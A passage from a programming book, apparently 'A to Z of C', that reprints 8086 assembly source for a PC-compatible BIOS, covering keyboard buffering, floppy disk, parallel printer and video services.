KY_CO3: TEST    Byte ptr DS:17h,01000000b ; Test for "CAPS LOCK" state
        JZ      KY_BFR              ; ...no, skip
        TEST    Byte ptr DS:17h,00000011b ; Test for SHIFT key
        JZ      KY_CO4              ; ...skip if no shift
        CMP     AL,'A'              ; Check for alphabetic key
        JB      KY_BFR              ; ...not SHIFT_able
        CMP     AL,'Z'              ; Check for alphabetic key
        JA      KY_BFR              ; ...not SHIFT_able
        ADD     AL,20h              ; Else do the shift
        JMP     short    KY_BFR

KY_CO4: CMP     AL,'a'              ; Check for alphabetic key
        JB      KY_BFR              ; ...not SHIFT_able
        CMP     AL,'z'              ; Check for Alphabetic key
        JA      KY_BFR              ; ...not SHIFT_able
        SUB     AL,20h              ; Else do the shift

KY_BFR: MOV     BX,DS:1Ch           ; BX = tail of buffer
        MOV     DI,BX              ; ...save it
        INC     BX                 ; ...advance
        INC     BX                 ; ...by word
        CMP     BX,DS:82h          ; End of buffer reached?
        JNZ     KY_CHK             ; ...no, skip
        MOV     BX,DS:80h          ; Else BX = beginning of buffer

KY_CHK: CMP     BX,DS:1Ah           ; BX = Buffer Head ?
        JNZ     KY_STF             ; ...no, OK
        JMP     short    KY_BEP     ; Else buffer overrun, beep

KY_STF: MOV     [DI],AX             ; Stuff scan code, char in bfr
        MOV     DS:1Ch,BX          ; ...and update bfr tail

KY_EO2: JMP     KY_EOI

KY_BEP: MOV     AL,20h              ; Keyboard beeper routine
        OUT     20h,AL             ; ...send end_of_interrupt
        MOV     BX,80h              ; Cycles in beep
        IN      AL,61h             ; ...get status
        PUSH    AX                 ; ...save copy

KY_BE1: AND     AL,11111100b        ; Mask off speaker bits
        OUT     61h,AL             ; ...disable speaker
KY_BE2: MOV     CX,64h              ; Constant for pitch
KY_BE3: LOOP    KY_BE3             ; ...delay, speaker off

```

286 A to Z of C

```

        XOR     AL,00000010b
        OUT     61h,AL                ; Toggle speaker position
        TEST    AL,00000010b         ; Full cycle done yet?
        JZ      KY_BE2               ; ...no, do other half cycle
        DEC     BX                    ; Else show cycle sent
        JNZ     KY_BE1               ; ...more cycles to send
        POP     AX
        OUT     61h,AL                ; Restore flags
        MOV     CX,32h                ; Silence counter
KY_BE4: LOOP    KY_BE4               ; Send nothing for while
        JMP     KY_XIT

KY_NUL: MOV     AH,38h                ; ALT key pressed, released
        JMP     KY_BFR               ; ...for no logical reason

        ENTRY   0EC59h                ; IBM entry point for floppy

INT_13: STI                          ; Floppy disk services
        PUSH    BP
        PUSH    SI
        PUSH    DI
        PUSH    DS
        PUSH    ES
        PUSH    BX
        MOV     DI,AX                ; Request type in DI, for index
        XOR     AX,AX
        MOV     DS,AX
        LES     SI,Dword ptr DS:78h ; Get disk parameter table
        MOV     AX,40h
        MOV     DS,AX
        MOV     BX,5
        MOV     AX,ES:[BX+SI]        ; Get (Gap Length, DTL) in AX
        PUSH    AX                    ; ...save it
        DEC     BX
        DEC     BX
        MOV     AX,ES:[BX+SI]        ; Get (Bytes/sector,EOT) in AX
        PUSH    AX                    ; ...save it
        XCHG    CL,DH
        XCHG    DL,CL
        PUSH    DX                    ; Push (Head,Drive) swapped
        PUSH    CX
        PUSH    DI
        MOV     BP,SP                ; Mark bottom of stack frame
ifdef    SLOW_FLOPPY
        CALL    FD_SPD                ; ...execute request lo speed
else
        CALL    FD_XQT                ; ...execute at current speed

```

```

endif
    MOV     AH,ES:[SI+2]           ; Get new motor count
    MOV     DS:40h,AH             ; ...and save it
    MOV     AH,DS:41h             ; Get completion status
    CMP     AH,1                  ; ...check for write protect
    CMC                                           ; ...was write protect error
    POP     BX
    POP     CX
    POP     DX
    XCHG    DL,CL
    XCHG    CL,DH
    POP     BX                    ; Clean
    POP     BX                    ; ...up
    POP     BX                    ; ...stack
    POP     ES
    POP     DS
    POP     DI
    POP     SI
    POP     BP
    RETF     2

FD_XQT:  MOV     AL,[BP+1]         ; Get floppy service number
        OR      AL,AL
        JZ      FD_RST           ; ...reset, AH=0
        DEC     AL
        JZ      FD_XQ3           ; ...read status, AH=1
        CMP     Byte ptr [BP+2],3 ; For track number above 3?
        JA      FD_XQ1           ; ...yes
        CMP     AL,5              ; Service within range?
        JBE     FD_XQ2           ; ...yes

FD_XQ1:  MOV     Byte ptr DS:41h,1 ; Say write protect error
        RET

FD_XQ2:  JMP     FD_001           ; Execute legal service

FD_XQ3:  MOV     AL,DS:41h        ; Return NEC status byte
        RET

FD_RST:  MOV     DX,3F2h          ; Reset the floppy disk system
        CLI
        AND     Byte ptr DS:3Fh,00001111b ; Clear "write in progress"
        MOV     AL,DS:3Fh        ; ...find out busy drives
        MOV     CL,4
        SHL     AL,CL
        TEST    AL,00100000b
        JNZ     FD_RS1          ; Drive #1 active

```

288 A to Z of C

```

        TEST    AL,01000000b
        JNZ     FD_RS2                ; Drive #2 active
        TEST    AL,10000000b
        JZ      FD_RS0                ; Drive #3 idle

FD_RS3: INC     AL
FD_RS2: INC     AL
FD_RS1: INC     AL

FD_RS0: MOV     Byte ptr DS:3Eh,0      ; All drives need recalibrate
        MOV     Byte ptr DS:41h,0      ; ...no completion status
        OR      AL,00001000b           ; Interrupt ON in command word
        OUT     DX,AL                  ; ...send word to controller
        OR      AL,00000100b           ; "Reset" in command word
        OUT     DX,AL                  ; ...send word to controller
        STI
        CALL    NC_BSY                 ; Wait for completion
        CALL    NC_STS                 ; ...read result block
        MOV     AL,DS:42h
        CMP     AL,0C0h                ; Did the reset work
        JZ      FD_RS4                ; ...yes
        MOV     Byte ptr DS:41h,20h    ; Else set controller error
        JMP     short FD_RS5           ; ...return

FD_RS4: MOV     AL,3                   ; Specify command to NEC
        CALL    NEC765                 ; ...send it
        MOV     AL,ES:[SI]             ; First byte in param block
        CALL    NEC765                 ; ...send it
        MOV     AL,ES:[SI+1]           ; Secnd byte in param block
        CALL    NEC765                 ; ...send it

FD_RS5: RET

NECFUN db 003h,000h,0E6h,0C5h,0E6h,04Dh ;NECfunction table lookup
NECDMA db 000h,000h,046h,04Ah,042h,04Ah ;DMA modes for 8237
NECWRT db 000h,000h,000h,080h,000h,080h ;Write flag table lookup
NECDRV db 1,2,4,8                      ;Drive number table lookup
NECERR db 80h,20h,10h,4,2,1            ;Error code table lookup
NECSTS db 04h,10h,08h,04h,03h,02h,20h ;Disk status table lookup

FD_001: CLI                                ; Normal (non-reset) commands
        MOV     Byte ptr DS:41h,0      ; ...reset status
        MOV     AL,[BP+1]              ; Get command word
        MOV     AH,0
        MOV     DI,AX                  ; Save copy, zero-extended
        OUT     0Ch,AL                 ; ...diddle LSB/MSB flip-flop
        MOV     AL,CS:[DI+NECDMA]      ; Fetch DMA mode

```



```

OUT      0Bh,AL                      ; ...send it to IC8237
MOV      AX,[BP+0Ch]                 ; Get segment address
MOV      CL,4                        ; ...convert
ROL      AX,CL                       ; ...to (offset, 64K page no)
MOV      CH,AL                       ; Extract page number (0-15.)
AND      CH,00001111b                ; ...for 8237 dma controller
AND      AL,11110000b                ; Extract implicit page offset
ADD      AX,[BP+0Ah]                 ; ...add explicit user offset
ADC      CH,0                        ; ... (page number overflowed)
MOV      DX,AX                       ; Now save lo 16 bits of addr.
OUT      4,AL                        ; ...send lowest 8 bits " "
MOV      AL,AH
OUT      4,AL                        ; ...send next 8 bits " "
MOV      AL,CH
OUT      81h,AL                      ; 64K page no to DMA page reg
MOV      AH,[BP+0]
MOV      AL,0
SHR      AX,1                        ; Sector cnt * 128
MOV      CL,[BP+6]                   ; Track count
SHL      AX,CL                       ; * sector count
DEC      AX                          ; - 1
OUT      5,AL                        ; Send 1/2 of the word count
XCHG     AL,AH
OUT      5,AL                        ; Send 2/2 of the word count
XCHG     AL,AH
ADD      AX,DX                       ; Compute final address
JNB      FD_002                      ; ...ok
STI
MOV      Byte ptr DS:41h,9h          ; Else wrapped around 64K byte
JMP      FD_64K                      ; ...page register

FD_002: MOV      AL,2                 ; Disable floppy disk dma
OUT      0Ah,AL
MOV      Byte ptr DS:40h,0FFh        ; Set large motor timeout
MOV      BL,[BP+2]                   ; ...get drive number
MOV      BH,0
MOV      AL,CS:[BX+NECDRV]           ; Table lookup bit position
MOV      CH,AL                       ; ...save mask
MOV      CL,4
SHL      AL,CL                       ; Shift mask into place
OR      AL,BL                        ; ...or in drive select
OR      AL,0Ch                       ; ...or in DMA and NO RESET
MOV      DX,3F2h
OUT      DX,AL                       ; Send to floppy control port
STI
MOV      AL,CS:[DI+NECWRT]           ; Table lookup for write flag
OR      DS:3Fh,AL                    ; ...set write flag if active

```

290 A to Z of C

```

        OR      AL,AL
        JNS     FD_003                ; ...skip if non-write
        MOV     AH,ES:[SI+0Ah]        ; Motor start from param blk
        OR      AH,AH
        JZ      FD_003                ; ...none specified
        TEST    CH,DS:3Fh             ; Was this drive motor running?
        JNZ     FD_003                ; ...skip if so
        CALL    FD_WT1                ; Else delay for motor start

FD_003: OR      DS:3Fh,CH              ; Show this motor is running
        TEST    CH,DS:3Eh             ; Drive recalibration needed?
        JNZ     FD_004                ; ...no, skip
        OR      DS:3Eh,CH             ; Else show recalibrated
        MOV     AL,7                  ; Send RECAL command
        CALL    NEC765                ; ...to NEC 765 chip
        MOV     AL,BL
        CALL    NEC765                ; ...drive number
        CALL    NC_BSY                ; Wait for completion of RECAL
        CALL    NEC_04                ; ...dummy call to RET

FD_004: MOV     AL,0Fh                ; Request a seek
        CALL    NEC765                ; ...from the NEC 765
        MOV     AL,BL
        CALL    NEC765                ; Drive number
        MOV     AL,[BP+3]
        CALL    NEC765                ; Cylinder number
        CALL    NC_BSY                ; ...wait for completion
        CALL    NC_STS                ; ...read results
        MOV     AL,ES:[SI+9]          ; Get head settle time
        OR      AL,AL                 ; ...none specified?
        JZ      FD_005                ; ...if none, skip

FD_STL: MOV     CX,226h               ; Delay time for head settle

FD_STZ: LOOP    FD_STZ                ; ...timed wait
        DEC     AL                    ; ...delay in millisec
        JNZ     FD_STL                ; ...wait some more

FD_005: MOV     AL,CS:[DI+NECFUN]      ; Translate user service, then
        CALL    NEC765                ; ...and send as NEC func
        MOV     AL,[BP+4]             ;
        AND     AL,1
        SHL     AL,1
        SHL     AL,1
        OR      AL,BL
        CALL    NEC765
        CMP     Byte ptr [BP+1],5     ; Is this a format request?

```

```

        JNZ      FD_006                ; ...skip if not
        MOV      AL,[BP+6]             ; Else use user bytes/sector
        CALL     NEC765
        MOV      AL,[BP+7]             ; ... user EOT
        CALL     NEC765
        MOV      AL,ES:[SI+7]          ; Disk table format gap length
        CALL     NEC765
        MOV      AL,ES:[SI+8]          ; Disk table format fill byte
        CALL     NEC765
        JMP      short    FD_008

FD_006: MOV      CX,7                  ; Else lookup bytes * 512/sec
        MOV      DI,3                  ; ...from disk table

FD_007: MOV      AL,[BP+DI]            ; AL has bytes/sector * 512
        CALL     NEC765
        INC      DI                    ; ...get next item for table
        LOOP     FD_007                ; ...also (EOT,GAP,DTL...)

FD_008: CALL     NC_BSY                 ; Wait on floppy i/o completion
        CALL     NC_ST1                ; ...get NEC status
        MOV      AL,DS:42h             ; ...into AL
        AND      AL,11000000b          ; Isolate errors
        JZ       FD_012                ; ...no errors
        CMP      AL,40h                ; Test direction bit
        JZ       FD_ERR                ;
        MOV      Byte ptr DS:41h,20h    ; Set if bad controller
        JMP      short    FD_012        ; ...return error

FD_ERR: MOV      AL,DS:43h             ; Read return code from block
        MOV      CX,6                  ; ...number of error types
        XOR      BX,BX                 ; Start at error type 0

FD_009: TEST     AL,CS:[BX+NECERR]      ; Has error type BX occurred?
        JNZ      FD_010                ; ...yes
        INC      BX                    ; Else try next error type
        LOOP     FD_009                ; ...until done

FD_010: MOV      AL,CS:[BX+NECSTS]      ; Translate error code again
        MOV      DS:41h,AL             ; ...store it as disk status

FD_012: MOV      AL,DS:45h             ; Get bytes read
        CMP      AL,[BP+3]             ; ...compare with requested
        MOV      AL,DS:47h             ; Read sectors requested
        JZ       FD_013                ; ...return if all read
        MOV      AL,[BP+7]             ; Else read sectors requested
        INC      AL                    ; ...add one for luck

```

292 A to Z of C

```
FD_013: SUB    AL,[BP+5]          ; Subtract stectors read
        RET

FD_64K: MOV    AL,0              ; Overflowed 64K page boundary
        RET                ; ...show no sectors read

NC_BSY: STI                    ; Wait for operation to finish
        XOR    CX,CX            ; ...zero lo order delay
        MOV    AL,2            ; Load hi order delay

NC_BS1: TEST   Byte ptr DS:3Eh,10000000b ; Has interrupt set the flag?
        CLC                    ; ...hack to slow CPU
        JNZ    NC_BS2          ; ...yes
        LOOP   NC_BS1          ; Else back for more
        DEC    AL
        JNZ    NC_BS1

        MOV    Byte ptr DS:41h,80h    ; Time-out, say it completed
        POP    AX
        MOV    AL,0                ; ...return time out code
        STC                    ; ...error status
        RET

NC_BS2: AND    Byte ptr DS:3Eh,01111111b ; Mask off completion status
        RET                ; ...return carry clear

NC_RDY: PUSH   CX                ; Wait for NEC ready for comand
        XOR    CX,CX
        MOV    DX,3F4h          ; ...NEC status port

NC_RD1: IN     AL,DX             ; Read status of NEC 765 chip
        OR     AL,AL
        JS     NC_RD2          ; ...able to accept command
        LOOP   NC_RD1
        MOV    Byte ptr DS:41h,80h    ; Else show timeout error
        JMP    short NC_RD3

NC_RD2: TEST   AL,01000000b       ; Test the direction bit
        JNZ    NC_RD4
        MOV    Byte ptr DS:41h,20h    ; ...clear iff controller err

NC_RD3: POP    CX
        STC
        RET

NC_RD4: INC    DX                ; Load NEC data port
```

```

        IN      AL,DX      ; ...read it
        PUSH    AX

        MOV     CX,0Ah     ; Short delay
NC_RD5: LOOP    NC_RD5

        DEC     DX         ; Load NEC status port
        IN      AL,DX      ; ...read status
        TEST    AL,00010000b ; ...set Z flag if done
        CLC                     ; ...return success
        POP     AX
        POP     CX
        RET

FD_WT1: PUSH    CX         ; Millisecond delay in AH
FD_WT2: XOR     CX,CX
FD_WT3: LOOP    FD_WT3
        DEC     AH
        JNZ     FD_WT2
        POP     CX
        RET

ifdef  SLOW_FLOPPY      ; Run floppy at SLOWEST speed

FD_SPD: IN      AL,61h     ; Toggle speed on Floppy Disk
        PUSH    AX         ; ...save old clock rate
        AND     AL,11110011b ; ...load slowest clock rate
        OUT     61h,AL     ; ...slow down to 4.77 mHz
        CALL    FD_XQT     ; Execute the i/o request
        POP     AX         ; ...restore old clock rate
        OUT     61h,AL     ; ...from saved clock byte
        RET

endif

        ENTRY   0EF57h     ; Disk interrupt entry

INT_E:  STI                     ; Floppy disk attention
        PUSH    DS
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        OR      Byte ptr DS:3Eh,10000000b ; Raise "attention" flag
        MOV     AL,20h      ; Send end_of_interrupt code
        OUT     20h,AL      ; ...to 8259 interrupt chip
        POP     AX
        POP     DS
        IRET

```

294 A to Z of C

```
NC_STS: MOV     AL,8                ; Send a "Request status"
        CALL    NEC765             ; ...to the NEC 765 chip

NC_ST1: PUSH     BX                ; Alternate entry point
        PUSH     CX
        MOV      CX,7
        XOR      BX,BX

NC_ST2: CALL     NC_RDY             ; Wait for NEC 765 ready
        JB       NC_ST3            ; ...NEC 765 error
        MOV      [BX+42h],AL       ; Save status in BIOS block
        JZ       NC_ST4            ; ...NEC 765 ready
        INC      BX                ; Count more
        LOOP     NC_ST2
        MOV      Byte ptr DS:41h,20h ; NEC 765 controller error

NC_ST3: STC                          ; Set error condition
        POP      CX
        POP      BX
        POP      AX
        MOV      AL,0
        RET

NC_ST4: POP      CX                ; Successful return
        POP      BX
        RET

NEC765: PUSH     CX                ; Send control to NEC 765 chip
        PUSH     DX
        PUSH     AX
        XOR      CX,CX
        MOV      DX,3F4h          ; Load NEC 765 status port

NEC_01: IN       AL,DX             ; Read NEC 765 status
        OR       AL,AL
        JS       NEC_02            ; ...done
        LOOP     NEC_01
        MOV      Byte ptr DS:41h,80h ; Set time out status
        JMP      short NEC_05

NEC_02: TEST     AL,40h            ; Check data direction
        JZ       NEC_03
        MOV      Byte ptr DS:41h,20h ; ...NEC 765 is gimped
        JMP      short NEC_05

NEC_03: INC      DX                ; Load NEC 765 data port
```

```

        POP      AX
        OUT      DX,AL          ; ...write user's parameter
        CLC
        POP      DX
        POP      CX
NEC_04: RET

NEC_05: POP      AX          ; Common error return
        POP      DX
        POP      CX
        POP      AX
        MOV      AL,0
        STC
        RET

        ENTRY    0EFC7h      ; IBM entry for disk param

INT_1E: db      11001111b    ; Disk parameter table
        db      2
        db      25h
        db      2
        db      8
        db      2Ah
        db      0FFh
        db      50h
        db      0F6h
        db      19h
        db      4

        ENTRY    0EFD2h      ; IBM entry for parallel LPT

INT_17: STI          ; Parallel printer services
        PUSH     DS
        PUSH     BX
        PUSH     CX
        PUSH     DX
        MOV      BX,40h
        MOV      DS,BX
        MOV      BX,DX          ; DX is printer index (0 - 3)
        SHL      BX,1          ; ...word index
        MOV      DX,[BX+8]      ; Load printer port
        OR       DX,DX
        JZ       LP_01          ; Goes to black hole
        OR       AH,AH
        JZ       LP_02          ; Function is print, AH=0
        DEC      AH
        JZ       LP_INI        ; Function is init , AH=1

```

296 A to Z of C

```

        DEC     AH
        JZ      LP_STS           ; Get the status    , AH=2

LP_01:   POP     DX
        POP     CX
        POP     BX
        POP     DS
        IRET

LP_02:   OUT     DX,AL           ; Char --> data lines 0-7
        INC     DX              ; Printer status port
        MOV     BH,[BX+78h]     ; Load time out parameter
        MOV     AH,AL

LP_05:   XOR     CX,CX           ; Clear lo order time out

LP_POL:  IN      AL,DX           ; Get line printer status
        OR      AL,AL           ; ...ready?
        JS      LP_DON          ; ...done if so
        LOOP    LP_POL
        DEC     BH              ; Decrement hi order time out
        JNZ     LP_05

        OR      AL,00000001b     ; Set timeout in Status Byte
        AND     AL,11111001b     ; ...bits returned to caller
        JMP     short LP_TOG

LP_DON:  INC     DX              ; Printer control port
        MOV     AL,00001101b     ; Set output strobe hi
        OUT     DX,AL           ; ...data lines 0-7 valid

LP_STR:  MOV     AL,00001100b     ; Set output strobe lo
        OUT     DX,AL           ; ...data lines 0-7 ?????
        DEC     DX              ; Printer status port
        JMP     short LP_ST1     ; ...get line printer status

LP_STS:  MOV     AH,AL           ; Save copy of character
        INC     DX              ; Printer status port

LP_ST1:  IN      AL,DX           ; Read printer status
        AND     AL,11111000b     ; ...bits returned to caller

LP_TOG:  XOR     AL,01001000b     ; ...toggle ERROR,ACKNOWLEDGE
        XCHG    AL,AH
        JMP     LP_01           ; Exit, AH=Status,AL=character

LP_INI:  MOV     AH,AL           ; Initialize the line printer

```



```

        INC     DX
        INC     DX
        MOV     AL,00001000b
        OUT     DX,AL           ; Request initialize
        MOV     CX,5DCh         ; ...delay
LP_DLY:  LOOP    LP_DLY
        JMP     LP_STR         ; Strobe the line printer

        ENTRY   0F045h         ; IBM entry point for table

V_TABLE dw     CRT_0           ; Set mode
        dw     CRT_1           ; Set cursor type
        dw     CRT_2           ; Set cursor position
        dw     CRT_3           ; Get cursor position
        dw     CRT_4           ; Read light pen position
        dw     CRT_5           ; Set active display page
        dw     CRT_6           ; Scroll active page up
        dw     CRT_7           ; Scroll active page down
        dw     CRT_8           ; Read attribute/character
        dw     CRT_9           ; Write attribute/character
        dw     CRT_10          ; Read character only
        dw     CRT_11          ; Set color
        dw     CRT_12          ; Write pixel
        dw     CRT_13          ; Read pixel
        dw     CRT_14          ; Write teletype
        dw     CRT_15          ; Return current video state

        ENTRY   0F065h         ; IBM entry, video bios service

INT_10: STI                     ; Video bios service AH=(0-15.)
        CLD                     ; ...strings auto-increment
        PUSH    BP
        PUSH    ES
        PUSH    DS
        PUSH    SI
        PUSH    DI
        PUSH    DX
        PUSH    CX
        PUSH    BX
        PUSH    AX
        MOV     BX,40h
        MOV     DS,BX
        MOV     BL,DS:10h       ; Get equipment byte
        AND     BL,00110000b    ; ...isolate video mode
        CMP     BL,00110000b    ; Check for monochrome card
        MOV     BX,0B800h
        JNZ     C_01           ; ...not there, BX --> CGA

```

298 A to Z of C

```

        MOV     BX,0B000h           ; Else           BX --> MONO

C_01:   PUSH    BX                   ; Save video buffer address
        MOV     BP,SP               ; ...start of stack frame
        CALL    C_02               ; ...then do the function
        POP     SI
        POP     AX
        POP     BX
        POP     CX
        POP     DX
        POP     DI
        POP     SI
        POP     DS
        POP     ES
        POP     BP
        IRET

MAPBYT: PUSH    DX                   ; Mul AL by BX, CX --> buf
        MOV     AH,0
        MUL     BX                   ; Position in AX
        POP     DX
        MOV     CX,[BP+0]           ; CX --> video buffer
        RET

        ENTRY   0F0A4h              ; IBM entry, SET_MODE tables

INT_1D: db      38h,28h,2Dh,0Ah,1Fh,6,19h ;Init string for 40 x 25
        db      1Ch,2,7,6,7
        db      0,0,0,0

        db      71h,50h,5Ah,0Ah,1Fh,6,19h ;Init string for 80 x 25 col
        db      1Ch,2,7,6,7
        db      0,0,0,0

        db      38h,28h,2Dh,0Ah,7Fh,6,64h ;Init string for GRAPHIX
        db      70h,2,1,6,7
        db      0,0,0,0

        db      61h,50h,52h,0Fh,19h,6,19h ;Init string for 80 x 25 b/w
        db      19h,2,0Dh,0Bh,0Ch
        db      0,0,0,0

REGENL  dw      0800h               ; Regen len, 40 x 25
        dw      1000h               ;           80 x 25
        dw      4000h               ;           GRAPHIX
        dw      4000h

```

```

MAXCOL  db      28h,28h,50h,50h,28h,28h,50h,50h ; Maximum columns

MODES   db      2Ch,28h,2Dh,29h,2Ah,2Eh,1Eh,29h ; Table of mode sets

TABMUL  db      00h,00h,10h,10h,20h,20h,20h,30h
                                ;Table lookup for multiply
C_02:    CMP     AH,0Fh          ; Is AH a legal video command?
        JBE     C_03
        RET                                ; ...error return if not

C_03:    SHL     AH,1            ; Make word value
        MOV     BL,AH           ; ...then set up BX
        MOV     BH,0
        JMP     Word ptr CS:[BX+V_TABLE] ; ...vector to routines

CRT_0:   MOV     AL,DS:10h       ; Set mode of CRT
        MOV     DX,3B4h         ; ...mono port
        AND     AL,00110000b     ; ...get display type
        CMP     AL,00110000b     ; ...equal if mono
        MOV     AL,1            ; Assume mono display
        MOV     BL,7            ; ...mode is 7
        JZ      C0_01           ; ...Skip if mono, else CGA
        MOV     BL,[BP+2]        ; BL = mode number (user AL)
        MOV     DL,0D4h         ; 3D4 is CGA port
        DEC     AL

C0_01:   MOV     DS:63h,DX       ; Save cur. CRT display port
        ADD     DL,4
        OUT     DX,AL           ; Reset the video
        MOV     DS:49h,BL       ; ...save cur. CRT mode
        PUSH    DS
        XOR     AX,AX
        MOV     DS,AX
        LES     SI,Dword ptr DS:74h ; SI --> INT_1D video param
        POP     DS
        MOV     BH,0
        PUSH    BX
        MOV     BL,CS:[BX+TABMUL] ; Get BL for index into INT_1D
        ADD     SI,BX
        MOV     CX,10h          ; Sixteen values to send

C0_02:   MOV     AL,ES:[SI]      ; Value to send in SI
        CALL    SENDAX          ; ...send it
        INC     AH              ; ...bump count
        INC     SI              ; ...point to next
        LOOP    C0_02           ; ...loop until done

```

300 A to Z of C

```

MOV     BX,[BP+0]           ; BX --> regen buffer
MOV     ES,BX              ; ...into ES segment
XOR     DI,DI
CALL    MODCHK             ; Set flags acc. to mode
MOV     CX,2000h           ; ...assume CGA
MOV     AX,0               ; ...and graphics
JB      C0_04              ; ...do graphics fill
JNZ     C0_03              ; ...Alphanumeric fill
MOV     CX,800h            ; ...mono card
C0_03:  MOV     AX,7*100h+' ' ; Word for text fill
C0_04:  REPZ    STOSW        ; ...fill regen buffer

MOV     DX,DS:63h          ; Get the port
ADD     DL,4
POP     BX
MOV     AL,CS:[BX+MODES]   ; Load data to set for mode
OUT     DX,AL              ; ...and send it
MOV     DS:65h,AL         ; ...then save active data
INC     DX
MOV     AL,30h             ; Assume not 640 x 200 b/w
CMP     BL,6               ; ...correct?
JNZ     C0_05
MOV     AL,3Fh             ; Palette for 640 x 200 b/w

C0_05:  MOV     DS:66h,AL   ; ...save palette
OUT     DX,AL              ; ...send palette
XOR     AX,AX
MOV     DS:4Eh,AX          ; Start at beg. of 1st page
MOV     DS:62h,AL          ; ...active page=page 0
MOV     CX,8               ; Do 8 pages of cursor data
MOV     DI,50h             ; Page cursor data at 40:50

C0_06:  MOV     [DI],AX     ; Cursor at upper left of page
INC     DI                 ; ...next page
LOOP    C0_06
MOV     Word ptr DS:60h,0607h ; Cursor: Line 6 thru Line 7
MOV     AL,CS:[BX+MAXCOL]   ; Get display width
MOV     DS:4Ah,AX           ; ...save it
AND     BL,11111110b
MOV     AX,Word ptr CS:[BX+REGENL] ; Get video regen length
MOV     DS:4Ch,AX           ; ...save it
RET

CRT_1:  MOV     CX,[BP+6]   ; Set cursor type, from CX
MOV     DS:60h,CX          ; ...save it
MOV     AH,0Ah             ; CRT index register 0Ah
CALL    OT6845             ; ...send CH,CL to CRT reg

```

```

RET

CRT_2:  MOV     BL,[BP+5]           ; Set cursor position, page BH
        SHL     BL,1              ;   ...(our BL)
        MOV     BH,0
        MOV     AX,[BP+8]         ; Position in user DX (our AX)
        MOV     [BX+50h],AX       ;   ...remember cursor position
        JMP     SETCUR           ;   ...set 6845 cursor hardware

CRT_3:  MOV     BL,[BP+5]           ; Get cursor position, page BH
        SHL     BL,1
        MOV     BH,0
        MOV     AX,[BX+50h]
        MOV     [BP+8],AX        ;   ...return position in user DX
        MOV     AX,DS:60h        ; Get cursor mode
        MOV     [BP+6],AX        ;   ...return in user CX
        RET

PENOFF: db      3,3,5,5,3,3,3,4   ; Light pen offset table

CRT_4:  MOV     DX,DS:63h         ; Read light pen position
        ADD     DL,6
        MOV     Byte ptr [BP+3],0 ; AH=0, assume not triggered
        IN      AL,DX
        TEST    AL,00000100b
        JZ      C4_05            ; Skip, reset if pen not set
        TEST    AL,00000010b
        JNZ     C4_01           ; Skip if pen triggered
        RET                   ;   ...return, do not reset

C4_01:  MOV     AH,10h           ; Offset to pen port is 10h
        CALL    PENXY           ;   ...read into CH,CL
        MOV     BL,DS:49h       ; Get CRT mode data word
        MOV     CL,BL
        MOV     BH,0
        MOV     BL,Byte ptr CS:[BX+PENOFF] ;Load offset for subtraction
        SUB     CX,BX
        JNS     C4_02           ;   ...did not overflow
        XOR     AX,AX           ; Else fudge a zero

C4_02:  CALL    MODCHK          ; Set flags on display type
        JNB     C4_03           ;   ...text mode, skip
        MOV     CH,28h
        DIV     DL
        MOV     BL,AH
        MOV     BH,0
        MOV     CL,3

```

302 A to Z of C

```
        SHL     BX,CL
        MOV     CH,AL
        SHL     CH,1
        MOV     DL,AH
        MOV     DH,AL
        SHR     DH,1
        SHR     DH,1
        CMP     Byte ptr DS:49h,6      ; Mode 640 x 200 b/w?
        JNZ     C4_04                  ; ...no, skip
        SHL     DL,1
        SHL     BX,1
        JMP     short    C4_04

C4_03:  DIV     Byte ptr DS:4Ah        ; Divide by columns in screen
        XCHG    AL,AH                  ; ...as this is text mode
        MOV     DX,AX
        MOV     CL,3
        SHL     AH,CL
        MOV     CH,AH
        MOV     BL,AL
        MOV     BH,0
        SHL     BX,CL

C4_04:  MOV     Byte ptr [BP+3],1      ; Return AH=1, light pen read
        MOV     [BP+8],DX              ; ...row, column in user DX
        MOV     [BP+4],BX              ; ...pixel column in user BX
        MOV     [BP+7],CH              ; ...raster line in user CH

C4_05:  MOV     DX,DS:63h              ; Get port of active CRT card
        ADD     DX,7
        OUT     DX,AL                  ; ...reset the light pen
        RET

CRT_5:  MOV     AL,[BP+2]               ; Set active display page to AL
        MOV     DS:62h,AL              ; ...save new active page
        MOV     AH,0                   ; ...clear hi order
        PUSH    AX
        MOV     BX,DS:4Ch              ; Get size of regen. buffer
        MUL     BX                     ; ...times number of pages
        MOV     DS:4Eh,AX              ; Now AX = CRT offset, save
        SHR     AX,1                   ; ...now word offset
        MOV     CX,AX                  ; ...save a copy
        MOV     AH,0Ch                 ; CRT index register 0Ch
        CALL    OT6845                 ; ...send CH,CL thru CRT reg
        POP     BX
        CALL    MOVCUR                  ; Save new parameters
        RET
```

```

CRT_6:                                     ; Scroll active page up
CRT_7:  CALL    MODCHK                     ; Scroll active page down
        JNB     SCR_01
        JMP     SCG_01                     ; Graphics scroll

SCR_01:  CLD                               ; Strings go upward
        CMP     Byte ptr DS:49h,2
        JB      SCR_03                     ; ...no retrace wait needed
        CMP     Byte ptr DS:49h,3
        JA      SCR_03                     ; ...no retrace wait needed
        MOV     DX,3DAh                     ; Else 80 x 25, do the kludge

SCR_02:  IN      AL,DX                       ; Read CGA status register
        TEST    AL,00001000b                ; ...vertical retrace?
        JZ      SCR_02                     ; ...wait until it is
        MOV     DX,3D8h                     ; Then go and
        MOV     AL,25h                     ; ...turn the display
        OUT     DX,AL                       ; ...off to avoid snow

SCR_03:  MOV     AX,[BP+8]                   ; Get row,column of upper left
        PUSH    AX
        CMP     Byte ptr [BP+3],7           ; Check for scroll down
        JZ      SCR_04                     ; ...yes, skip if so
        MOV     AX,[BP+6]                   ; Get row,column of lowr right

SCR_04:  CALL    RC2COL                     ; Get byte offset in CRT buf
        ADD     AX,DS:4Eh                   ; ...add base for CRT buf
        MOV     SI,AX
        MOV     DI,AX
        POP     DX
        SUB     DX,[BP+6]                   ; Subtract (row,col) lwr rhgt
        ADD     DX,101h                     ; ...width of one char
        MOV     BX,DS:4Ah                   ; Get columns in display
        SHL     BX,1                         ; ...bytes in row of display
        PUSH    DS
        MOV     AL,[BP+2]                   ; Get scroll fill character
        CALL    MAPBYT                      ; ...calculate offset
        MOV     ES,CX                       ; CX --> byte in buffer
        MOV     DS,CX
        CMP     Byte ptr [BP+3],6           ; Scroll up?
        JZ      SCR_05                     ; ...skip if so
        NEG     AX
        NEG     BX
        STD                               ; Else start at top of page

SCR_05:  MOV     CL,[BP+2]                   ; Get count of lines to scroll

```

304 A to Z of C

```

        OR      CL,CL
        JZ      SCR_07          ; ...nothing to do
        ADD     SI,AX
        SUB     DH,[BP+2]

